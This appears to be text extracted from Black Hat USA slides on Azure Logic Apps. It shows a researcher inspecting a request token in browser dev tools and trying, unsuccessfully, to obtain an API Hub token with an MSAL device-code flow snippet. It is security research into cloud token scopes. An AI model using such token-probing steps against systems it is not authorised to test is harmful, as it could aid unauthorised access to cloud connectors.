



Logic Apps

docs.microsoft.com

@mbrg0

#BHUSA@BlackHatEvents





Let's take
a closer
look at this
token

The screenshot shows a web application interface on the left and a network tool interface on the right. The web application displays a list of users under the heading "[dbo].[Customers]". The network tool shows a list of requests, with one request selected and a context menu open over it. The context menu includes options like "Open in new tab", "Copy", "Block request URL", and "Copy as cURL (bash)".

Name	quest URL:	quest Method:	atus Code:	mote Address:
invoke				

Context Menu Options:

- Open in new tab
- Clear browser cache
- Clear browser cookies
- Copy
- Block request URL
- Block request domain
- Replay XHR
- Sort By
- Header Options
- Save all as HAR with content
- Override headers
- Copy link address
- Copy response
- Copy stack trace
- Copy as PowerShell
- Copy as fetch
- Copy as Node.js fetch
- Copy as cURL (cmd)
- Copy as cURL (bash)
- Copy all as PowerShell
- Copy all as fetch
- Copy all as Node.js fetch
- Copy all as cURL (cmd)
- Copy all as cURL (bash)
- Copy all as HAR
- X-MS-APIM-Cache-

An abstract graphic in the top right corner consisting of glowing blue and white lines and particles, resembling a network or data flow, set against a dark background.

A scope away from victory

Can we generate a token to API Hub?

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
```

To sign in, use a web browser to open the page <https://microsoft.com/devicelogin> and enter the code FVC8QCYHE to authenticate.

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)


```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")  
...  
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])  
... print(device_flow["message"])
```

To sign in, use a web browser to open the page <https://microsoft.com/devicelogin> and enter the code FVC8QCYHE to authenticate.

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)



Using a built-in public client app?



A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**




A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app?





A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app? **No.**



A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

